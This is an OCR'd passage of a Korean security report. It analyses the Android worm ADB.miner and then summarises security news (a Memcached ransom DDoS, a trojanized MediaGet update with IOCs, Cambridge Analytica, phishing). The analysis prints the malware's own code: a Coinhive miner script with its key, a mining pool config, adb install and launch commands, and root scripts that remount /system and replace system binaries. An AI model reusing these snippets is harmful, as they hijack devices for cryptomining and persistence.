9 39 30 38 64  61 37 63 37 65 63 31 62   8fb0908d a7c7ec1b
2 66 31 31 62  38 66 32 36 39 62 39 31   afb2f11b 8f269b91
2 32 66 39 32  64 37 30 31 62 31 38 63   85522f92 d701b18c
3 35 65 30 30  30 30 30 30 30 30 64 33   76f85e00 000000d3
3 64 39 61 35  66 64 38 32 61 66 34 62   feb3d9a5 fd82af4b
2 30 63 65 35  31 38 37 39 66 62 63 62   e20b0ce5 1879fbcb
3 38 64 39 64  65 38 39 38 39 32 62 61   f4588d9d e89892ba
2 32 32 36 33  66 31 33 30 66 65 30 62   c25b2263 f130fe0b
a 6f 62 5f 69  64 22 3a 22 56 56 77 6c   ","job_i d":"VVwl
9 2f 32 59 51  5a 6d 77 6f 38 36 76 42   obsI/2YQ Zmwo86vB
a 69 50 47 7a  22 2c 22 74 61 72 67 65   nqvziPGz ","targe
2 34 33 32 31  30 32 30 30 22 2c 22 69   t":"4321 0200","i
2 32 35 63 31  63 38 32 36 2d 38 66 37   d":"25c1 c826-8f7
5 31 39 2d 62  62 33 63 2d 63 34 35 65   c-4e19-b b3c-c45e
1 64 37 36 34  22 7d 7d 0a               2aadd764 "}}.
```




```
                        ; .text:off_D2A4↑o
DCB "job_id",0          ; DATA XREF: sub_BE08+48↑o
                        ; .text:off_C034↑o
DCB "blob",0            ; DATA XREF: sub_BE08+10E↑o
                        ; .text:off_C03C↑o
DCB "target",0          ; DATA XREF: sub_BE08+162↑o
                        ; .text:off_C044↑o
DCB "[%s:%u] duplicate job received, reconnect",0
                        ; DATA XREF: sub_BE08+1D2↑o
                        ; .text:off_C050↑o
DCB "id",0              ; DATA XREF: .text:0000C080↑o
                        ; .text:off_C178↑o ...
DCB "job",0             ; DATA XREF: .text:0000C11E↑o
                        ; .text:off_C180↑o ...
DCB "[%s:%u] getaddrinfo error: ",0x22,"%s",0x22,0
                        ; DATA XREF: sub_B9F0+78↑o
                        ; .text:off_BA7C↑o
DCB "jsonrpc",0         ; DATA XREF: sub_C5D0+CA↑o
                        ; .text:off_C958↑o
DCB "2.0",0             ; DATA XREF: sub_C5D0+D0↑o
                        ; .text:off_C95C↑o
DCB "method",0          ; DATA XREF: sub_C5D0+FA↑o
                        ; .text:off_C960↑o ...
DCB "login",0           ; DATA XREF: sub_C5D0+100↑o
                        ; sub_C5D0+152↑o ...
DCB "pass",0            ; DATA XREF: sub_C5D0+19E↑o
                        ; .text:off_C974↑o
DCB "agent",0           ; DATA XREF: sub_C5D0+1E0↑o
                        ; .text:off_C978↑o
DCB "params",0          ; DATA XREF: sub_C5D0+216↑o
```

[그림 14] 마이닝 풀과의 네트워크 통신

또 다른 마이닝 풀인 minexmr.com 가 기록되어 있지만 마이닝은 되지 않는다.

```
{
"url": "pool.minexmr.com:7777", // URL of mining server
"user": "44XT4KvmobTQfeWa6PCQF5RDosr2MLWm43AsaE3o5iNRXXTfDbYk2VPHTVe
"pass": "x",  // password for mining server
"keepalive": true, // send keepalived for prevent timeout (need pool support)
"nicehash": false // enable nicehash/xmrig-proxy support
```



[그림 15] 작동하지않는 마이닝 풀

8) APK 모네로 마이닝

"코인하이브" 마이닝을 위한 APK 를 설치하고 패키지명을 이용하여 해당 앱을 실행한다.

```
ADD             R1, PC, R1 ; "/data/local/tmp/droidbot.apk"
```

```
ADD             R3, PC, R3 ; "adb -s "
ADD             R12, R4, R0
MOV             R2, R0
ADD             LR, R0, #7
LDMIA           R3!, {R0,R1} ; "adb -s "
STR             R0, [R4,R2]
ADD             R0, R4, LR
STR             R1, [R12,#4]
MOV             R1, R6
BL              sub_C4F8
MOV             R0, R4
BLX             sub_E45C
LDR             R3, =(a5555Install - 0xA4D0)
ADD             R3, PC, R3 ; ":5555 install "
ADD             R12, R4, R0
MOV             LR, R0
ADD             R6, R0, #0xE
LDMIA           R3!, {R0-R2} ; ":5555 install "
```




```
ADD             R3, PC, R3 ; "adb -s "
ADD             R12, R4, R0
MOV             R2, R0
ADD             LR, R0, #7
LDMIA           R3!, {R0,R1} ; "adb -s "
STR             R0, [R4,R2]
ADD             R0, R4, LR
STR             R1, [R12,#4]
MOV             R1, R5
BL              sub_C4F8
MOV             R0, R4
BLX             sub_E45C
LDR             R12, =(a5555ShellAmSta - 0xA57C)
ADD             R12, PC, R12 ; ":5555 shell W"am start -n "
ADD             LR, R4, R0
MOV             R5, R0
ADD             R7, R0, #0x19
LDMIA           R12!, {R0-R3} ; ":5555 shell W"am start -n "
```

```
LDR             R1, =(aCom_android_go - 0x9170)
MOV             R0, R4
ADD             R1, PC, R1
BL              sub_A51C

aCom_android_go DCB "com.android.good.miner/com.example"
                DCB ".test.MainActivity",0
```

[그림 16] APK 설치 및 실행 명령어


APK 가 자동으로 설치 및 실행되며 메인은 아무것도 나타나지 않는다. Assets 폴더에 저장되어있는 run.html 을 불러온다. 이는 "코인하이브"의 모네로 마이닝 코드가 기록되어 있으며 "안드로이드의 자바스크립트"를 활용한다.




```
@SuppressLint(value={"SetJavaScriptEnabled"}) public class MainActivity extends Activity {
    WebSettings settings;
    WebView webView;

    public MainActivity() {
        super();
    }

    protected void onCreate(Bundle arg3) {
        super.onCreate(arg3);
        this.setContentView(2130903040);
        this.webView = this.findViewById(2131230720);
        this.settings = this.webView.getSettings();
        this.settings.setJavaScriptEnabled(true);
        this.settings.setDomStorageEnabled(true);
        this.webView.loadUrl("file:///android_asset/run.html");
    }
```



run.html

run.html - 메모장

파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)

```
<script src="https://coinhive.com/lib/coinhive.min.js"></script>
<script>
        var miner = new CoinHive.Anonymous('eXnvyAQwXxGV8OC4fGuiRiDZiDpDaSrf',{
        threads:4,
        throttle: 0.6
});
        miner.start();
</script>
```

[그림 17] "코인하이브" 모네로 마이닝 코드

"코인하이브"와 통신하며 실제 마이닝이 이루어진다.

Destination	Protocol	Leng	Info
192.168.63.1	DNS	78	Standard query 0x1138 A ws020.coinhive.com
192.168.63.26	DNS	234	Standard query response 0x1138 A ws020.coinhive.com A 37.187.167.47

Destination	Protocol	Length	Info
37.187.167.47	TCP	66	49384 → 443 [ACK] S
37.187.167.47	TLSv1.2	213	Application Data
192.168.63.26	TLSv1.2	147	Application Data
192.168.63.26	TLSv1.2	333	Application Data

[그림 18] "코인하이브" 마이닝

9) 쉘 스크립트

"Install-recovery.sh" 스크립트에는 droidbot 파일과 droidbot.apk 의 패키지폴더를 감시하여 존재 유무를 확인한다.


```
root@greatlteks:/data/local/tmp # cat install
at install-recovery.sh
#!/system/bin/sh

if [ -f /data/local/tmp/droidbot ]; then
  /data/local/tmp/droidbot
fi

DIR=/data/data/com.android.good.miner
if [ ! -d $DIR ]; then
  echo "IS NULL"
  pm install /data/local/tmp/droidbot.apk
fi
```

[그림 19] install-recovery.sh

"invoke.sh"는 안드로이드 기기의 제어와 관련된 오픈소스를 활용하여 쉘 스크립트를 제작하였다. 해당 스크립트는 주요 폴더들을 리마운트하고 system 폴더의 특정 파일들을 공격자가 원하는 파일들로 변경한다. 또한 그와 관련된 권한, 속성, 보안문맥등을 추가로 변경하여 명령어를 이용한 기기제어를 한층 더 쉽게 만든다.




```
mount -o rw,remount /data
mount -o rw,remount /system
mount -o rw,remount /data /data
mount -o rw,remount /
mount -o rw,remount / /


echo "Replace some files"
if ($ALREADY); then
  if [ -f /system/etc/install-recovery.sh ]; then
    rm /system/bin/install-recovery.sh
    cp_perm 0 0 0755 $CUR_PATH/install-recovery.sh /system/bin/install-recovery.sh
  fi
  if [ -f /system/bin/ddexe_real ]; then
    rm_file_attr /system/bin/ddexe
    rm /system/bin/ddexe
    cp_perm 0 2000 0755 $CUR_PATH/ddexe /system/bin/ddexe
  fi
  if [ -f /system/bin/debuggerd_real ]; then
    rm_file_attr /system/bin/debuggerd
    rm /system/bin/debuggerd
    cp_perm 0 2000 0755 $CUR_PATH/debuggerd /system/bin/debuggerd
  fi
```

```
ch_con() {
  LD_LIBRARY_PATH=$SYSTEMLIB /system/bin/toybox chcon -h u:object_r:system_file:s0 $1
  LD_LIBRARY_PATH=$SYSTEMLIB /system/bin/toolbox chcon -h u:object_r:system_file:s0 $1
  chcon -h u:object_r:system_file:s0 $1 1>/dev/null 2>/dev/null
  LD_LIBRARY_PATH=$SYSTEMLIB /system/bin/toybox chcon u:object_r:system_file:s0 $1 1>/
  LD_LIBRARY_PATH=$SYSTEMLIB /system/bin/toolbox chcon u:object_r:system_file:s0 $1 1>
  chcon u:object_r:system_file:s0 $1 1>/dev/null 2>/dev/null
}

set_perm() {
  chown $1.$2 $4 1>/dev/null 2>/dev/null
  chown $1:$2 $4 1>/dev/null 2>/dev/null
  chmod $3 $4 1>/dev/null 2>/dev/null
  ch_con $4
  ch_con_ext $4 $5
}

cp_perm() {
  rm $5 1>/dev/null 2>/dev/null
  if [ -f "$4" ]; then
    cat $4 > $5
    set_perm $1 $2 $3 $5 $6
  fi
}

rm_file_attr() {
  chattr -ia $1 1>/dev/null 2>/dev/null
}
```

[그림 20] invoke.sh

3. 결론

이번 ADB.miner 의 경우 미라이 코드를 활용하고 있지만 아이디와 비밀번호의 사전식 대입이 아닌 ADB 인터페이스를 활용하여 웜 형태로 퍼지고 있다.
실질적으로 주변 IOT 기기의 보안에 대한 인식은 0 에 가깝기 때문에 일반 사용자는 감염되더라도 알아차리기 어렵다.
따라서, 사용자들은 주변 IOT 기기에 대하여 조금 더 관심을 가지고 업데이트 확인을 주기적으로 해야한다. 또한,
스마트폰 사용자 역시 백신을 항상 최신으로 유지하고 주기적인 검사를 해야한다.

현재 알약M 에서는 ADB.miner 의 앱 버전을 **"Trojan.Android.CryptoMiner"** 탐지명으로 진단하고 있다.

04
해외 보안 동향

영미권

중국

일본

1. 영미권

다수의 Memcached DDoS 공격자들, 랜섬머니로 모네로 요구해

Some Memcached DDoS Attackers Are Asking for a Ransom Demand in Monero

Akamai 는 일반적인 공격과는 다른 Memcached 서버들을 통한 DDoS 공격을 발견했다고 발표한 바 있다. 랜덤 데이터를 포함한 UDP 패킷들로 타겟을 공격하는 대신, 한 공격 그룹은 이러한 패킷들에 짧은 메시지를 남긴다. 그들은 피해자들에게 50 Monero($1.7 만불, 약 1800 만원)을 지불하라고 요구힌다. 하지만 돈을 지불해도 공격을 멈출 것이라는 메시지는 포함 되어있지 않다.

2015 년 처음으로 발견 된 RDoS 공격

이러한 공격은 2015 년 처음으로 발견 되었으며, 초기에는 이러한 전략을 만들어낸 DD4BTC 그룹에서 따와 DDoS-for-Bitcoin 라 불렀다. 이 그룹은 다양한 회사들에 이메일을 보내, 랜섬 머니를 지불하지 않으면 DDoS 공격을 하겠다고 협박해 왔다.

RDoS(Ransom DDoS)로 알려진 이들의 전략은 범죄자 그룹들 사이에서 꽤나 인기가 높아지고 있으며, 지난 수 년 동안 많은 RDoS 공격이 있었다. 대부분의 경우 공격자들은 피해자가 랜섬 요구를 무시하더라도 DDoS 공격을 실행할 수 있는 능력이 없었다. 하지만 Memcached 기반의 DDoS 공격 협박은 다르다.

이러한 공격에 악용 될 수 있는 안전하지 않은 Memcached 서버가 많이 있기 때문에, 공격자들은 회사를 다운시킬 만한 DDoS 대포를 가질 수 있게 된다. 따라서 피해자들은 이 협박이 거짓이 아니라는 것을 알고 있기 때문에, 이 랜섬머니를 지불할 가능성이 더욱 높다. 하지만 연구원들에 따르면, Monero 로 랜섬머니를 지불하더라도 아무런 도움이 되지 않는다. 공격자들이 여러 개의 DDoS 공격에 동일한 Monero 주소를 사용하고 있기 때문이다.

따라서 공격자들은 그들의 공격대상들 중 어디에서 돈을 지불했는지 알 수 없게 된다. 공격자들은 융단 폭격을 가해 최대한 많은 타깃을 공격하고, 아무나 돈을 내기를 바라는 것으로 보인다.

[출처] https://www.bleepingcomputer.com/news/security/some-memcached-ddos-attackers-are-asking-for-a-ransom-demand-in-monero/

트로이목마가 포함 된 BitTorrent 소프트웨어 업데이트, PC 40 만대 하이잭 해


Trojanized BitTorrent Software Update Hijacked 400,000 PCs Last Week

지난 주 대규모 멀웨어 배포 사건으로 인해 약 50 만대의 컴퓨터들이 단 몇 시간 안에 가상화폐 마이닝 멀웨어에 감염 되었다. 이는 인기있는 BitTorrent 클라이언트인 MediaGet 의 백도어가 포함 된 버전 때문이었던 것으로 밝혀졌다.

Dofoil(Smoke Loader 라고도 알려짐)이라 명명 된 이 멀웨어는 감염 된 윈도우 컴퓨터에 피해자의 CPU 사이클을 이용해 공격자의 일렉트로니움 디지털 코인을 채굴하는 가상화폐 마이닝 프로그램을 페이로드로써 드롭하는 것으로 나타났다. (Dofoil 에 대한 자세한 내용은 3.9 보고서에 포함 되어있다.)

지난 주 Windows Defender 연구원들이 이 공격에 대한 보고서를 공개했을 때는, 12 시간 만에 이러한 대규모 사태가 일어난 이유에 대해서는 언급하지 않았다. 하지만 조사가 완료 된 금일, 마이크로소프트는 공격자가 MediaGet BitTorrent 소프트웨어의 업데이트 메커니즘을 공격해 트로이목마가 포함 된 프로그램 버전 (mediaget.exe)를 사용자들의 컴퓨터에 push 했다고 밝혔다.

"서명 된 mediaget.exe 는 update.exe 프로그램을 다운로드하고 실행해 새로운 mediaget.exe 파일을 설치한다. 새로운 mediaget.exe 프로그램은 오리지널 버전과 기능은 동일하지만, 백도어 기능이 포함 되어 있다."
연구원들은 update.exe 를 서명한 MediaGet 은 서플라이 체인 공격(supply chain attack)을 당한 것 같다고 추측하고 있다. 이는 2017 년 9 월 사용자 230 만명 이상을 백도어 버전으로 감염 시킨 CCleaner 핵 사건과 유사하다.



이미지 출처: https://cloudblogs.microsoft.com/microsoftsecure/2018/03/13/poisoned-peer-to-peer-app-kicked-off-dofoil-coin-miner-outbreak/

또한 공격자들은 감염 된 update.exe 를 또 다른 인증서로 서명했으며, 정식 MediaGet 이 요구하는 검증 과정을 성공적으로 통과했다. "드롭 된 update.exe 는 트로이목마가 포함 된 mediaget.exe, update.exe 가 내장 된 InnoSetup SFX 패키지다. 실행 되면 트로이목마를 포함하고 서명 되지 않은 버전의 mediaget.exe 를 드랍한다."

업데이트 되면, 이 악성 BitTorrent 소프트웨어는 분산 된 Namecoin 네트워크 인프라에 호스팅 되는 C&C 서버 4 곳 중 1 곳에 랜덤으로 연결해 새로운 명령을 기다린다. 그리고 C&C 서버로부터 CoinMiner 컴포넌트를 즉시 다운로드하고 피해자의 컴퓨터를 이용해 공격자의 가상화폐를 채굴하기 시작한다. 공격자는 C&C 서버를 이용해 감염 된 시스템이 추가로 멀웨어를 다운로드 및 설치할 수도 있다.

Indicators of compromise (IOCs)

File name	SHA-1	Description	Signer	Signing date	Detection name
mediaget.exe	1038d32974969a1cc7a79c3fc7b7a5ab8d14fd3e	Offical mediaget.exe executable	GLOBAL MICROTRADING PTE. LTD.	2:04 PM 10/27/2017	PUA:Win32/MediaGet
mediaget.exe	4f31a397a0f2d8ba25fdfd76e0dfc6a0b30dabd5	Offical mediaget.exe executable	GLOBAL MICROTRADING PTE. LTD.	4:24 PM 10/18/2017	PUA:Win32/MediaGet
update.exe	513a1624b47a4bca15f2f32457153482bedda640	Trojanized updater executable	DEVELTEC SERVICES SA DE CV	–	Trojan:Win32/Modimer.A
mediaget.exe	3e0ccd9fa0a5c40c2abb40ed6730556e3d36af3c, fda5e9b9ce28f62475054516d0a9f5a799629ba8	Trojanized mediaget.exe executable	Not signed	–	Trojan:Win32/Modimer.A
my.dat	d84d6ec10694f76c56f6b7367ab56ea1f743d284	Dropped malicious executable	–	–	TrojanDownloader:Win32/DofoilAB
wuauclt.exe	88eba5d205d85c39ced484a3aa7241302fd815e3	Dropped CoinMiner	–	–	Trojan:Win32/CoinMiner.D

[출처] https://thehackernews.com/2018/03/windows-malware-hacking.html

https://cloudblogs.microsoft.com/microsoftsecure/2018/03/13/poisoned-peer-to-peer-app-kicked-off-dofoil-coin-miner-outbreak/

페이스북, 정치 데이터 스캔들에 휩싸여; 데이터 유출은 부인해

Facebook caught up in political data scandal; denies data breach

2016 년 대통령 선거가 한창 진행 될 때 페이스북이 미국의 대통령인 도널드 트럼프와 관련 된 정치적 분석 기관인 Cambridge Analytica 에 사용자 데이터를 공유했다는 진술에 따라, 미국과 유럽의 의원들이 페이스북에 설명을 요구했다. 이 데이터를 이용해 사용자들을 프로파일링해 트럼프가 대통령 선거에서 이길 수 있도록 도왔다는 것이다. 사용자 데이터는 University of Cambridge 심리학 강사인 Dr.Aleksandr Kogan 이 제작한 "thisisyourdailylife" 라는 어플리케이션을 통해 수집되었다.

Kogan 은 Global Science Research(GSR)이라는 이름을 사용해 사용자들에게 얼마간에 돈을 받고 학술 연구 자료로 사용 되는 설문에 참여해달라고 요청했다. 270,000 명 이상의 사용자들이 이 설문에 참여하였으나, Kogan 은 프로필을 비공개로 설정하지 않은 5 천만 명 이상의 사용자 데이터를 수집했다.
페이스북에 따르면, 이 데이터 스캔들은 유출의 결과가 아니다.
페이스북은 "데이터가 유출 되었다는 주장은 완벽한 허위사실이다. Aleksandr Kogan 은 그의 앱에 가입한 사용자들의 정보에 대한 접근을 요청했으며, 참여한 모든 사람이 동의했다. 사용자들은 의도적으로 그들의 정보를 제공했으며, 어떠한 시스템도 침입당하지 않았으며 패스워드 및 중요한 정보도 도난 당하거나 해킹 당하지 않았다." 라고 밝혔다.

지난 금요일, 페이스북은 사용자들의 컴플레인을 받고 지난 2015 년 이 상황을 알게 되었다고 인정했다. 이후 해당 어플리케이션을 네트워크에서 제거하고 Kogan 에게 데이터를 삭제하기를 요구했다.
내부 고발자이자 Aleksandr Kogan 의 공동 연구자인 Christopher Wylie 은 해당 데이터가 삭제되지 않았다며 New York Times 와 the Guardian 에 증거를 제출했다.
Wylie 는 "페이스북은 그 일이 일어나는 것을 알 수 있었다. Kogan 의 앱들이 엄청난 양의 데이터를 가져왔기 때문에 페이스북의 보안 프로토콜이 트리거링 되었지만, Kogan 은 이를 학술적 용도로 사용하겠다고 말했을 것이다. 따라서 페이스북은 그저 "알았다" 고 하며 데이터를 되찾으려는 노력을 하지 않은 것으로 보인다." 라고 말했다.

[출처] https://hotforsecurity.bitdefender.com/blog/facebook-caught-up-in-political-data-scandal-denies-data-breach-19695.html

2. 중국

새로운 중국산 랜섬웨어 등장 : alipay 잔액 탈취

新型国产勒索病毒肆虐：或盗走支付宝所有余额

최근 중국에서 “기린 2.1”이라는 이름의 랜섬웨어가 QQ 등 메신저를 통해 유포되었다.

해당 랜섬웨어는 사용자 PC 를 감염시킨 후, 화면에 QR 코드를 띄우고, alipay 로 해당 qr 코드를 스캔하여 3 원(RMB)을 지불하라고 한다. 하지만 사용자가 QR 코드를 스캔하면 로그인 페이지가 뜨며, 로그인을 하면 alipay 에 잔액이 모두 빠져나간다.

현재까지 alipay 는 어떠한 공식 입장도 내놓지 않고있는 상황이다.

[출처] http://www.guancha.cn/society/2018_02_28_448443.shtml

중국 iCloud 사용자 데이터 중국으로 이전 완료, 암호화 키도 함께 이전

中国 iCloud 用户数据即将完成迁移 钥匙串一同转移

2018 년 1 월, 애플은 중국 사용자들에게 2 월 28 일부터 중국내의 iCloud 서버 운영권한을 gzfata 에 이관하고, 사용자들의 iCloud 데이터 역시 중국 내의 서버로 이전한다고 밝혔다. 하지만, 그 당시 애플은 어떠한 정보들이 이관되는지에 대해 공개를 하지 않았다. 그리고 2 월 23 일, 사용자들의 iCloud 의 암호화 키도 함께 이관된다고 밝혔다.

애플 보안규약에는, 사용자 데이터는 클라우드에 암호화 되어 저장된다. 다른 시스템과 마찬가지로, iCloud 서버의 데이터를 얻으려면, 암호키가 있어야 한다. 현재 iCloud 키는 모두 미국에 있는 서버에 저장되어 있다. 애플은 이전에 이미 여러번 사용자들에게 중국에서 iCloud 및 기타 클라우드 서비스를 지속적으로 이용하고 싶다면, 반드시 데이터를 중국으로 이관해야 한다고 밝혔다.

애플은 사용자에게 만약 새로운 규약에 동의하지 않는다면, 그들은 사용자들의 데이터를 새로운 서버로 이관하지 않겠다고 밝혔다. 하지만, 애플은 이미 99.9%의 iCloud 사용자들이 새로운 규약에 동의하였다고 밝혔다.

애플은 이전의 공지 중, 만약 자신의 데이터가 중국으로 이관되는 것을 원치 않는 사용자가 있다면 2 월 말까지 자신의 iCloud 계정을 삭제하라고 밝힌 바 있다.

[출처] http://tech.sina.com.cn/it/2018-02-24/doc-ifyrwsqh7800020.shtml

3. 일본

‘전국은행 개인신용정보센터’ 가장한 가짜 사이트에 주의 – ‘자택에 직접 묻겠다’라는 기재도

「全国銀行個人信用情報センター」装う偽サイトに注意 - 「自宅に直接伺う」との記載も

전국은행협회가 운용하는 개인신용정보기관으로 위장하여 은행의 계좌정보를 묻는 피싱공격이 발생하고 있다.

확인된 피싱사이트 (화면 : 전국은행협회)

전국은행협회가 운영하는 개인신용정보기관 ‘전국은행 개인신용정보센터’를 가장한 피싱 공격이 발생하고 있는 것이다.

웹사이트에서는 금융기관명이나 지점번호, 계좌번호, 비밀번호 등을 송신시키고자 하고 있었다. 피싱사이트에서는 이 협회 정규사이트의 도메인과 유사한 도메인 ‘www.zenginkyo.com’을 이용하고 있다.

2 월7 일 시점에서 피싱사이트는 가동 중이며, 피싱대책협의회에서는 폐쇄를 위해 JPCERT 코디네이션센터에 조사를

의뢰했다. 전국은행협회와 함께 피싱공격에 주의하도록 호소하고 있다.
이번에 위장 피해를 입은 전국은행 개인신용정보센터는 회원금융기관에 대해서 대출이나 신용카드에 관한 개인의 신용정보를 제공하는 기관이다. 심사업무는 제공하지 않고 있으며, 신용카드번호나 은행계좌번호, 비밀번호 등을 묻는 일은 없다.

이 센터의 명칭은 피싱공격뿐 아니라 개인정보를 묻는 악질적인 전화나 입금사기 등에 악용 당하는 케이스가 지금까지도 보도되고 있어 주의를 요구하고 있다.

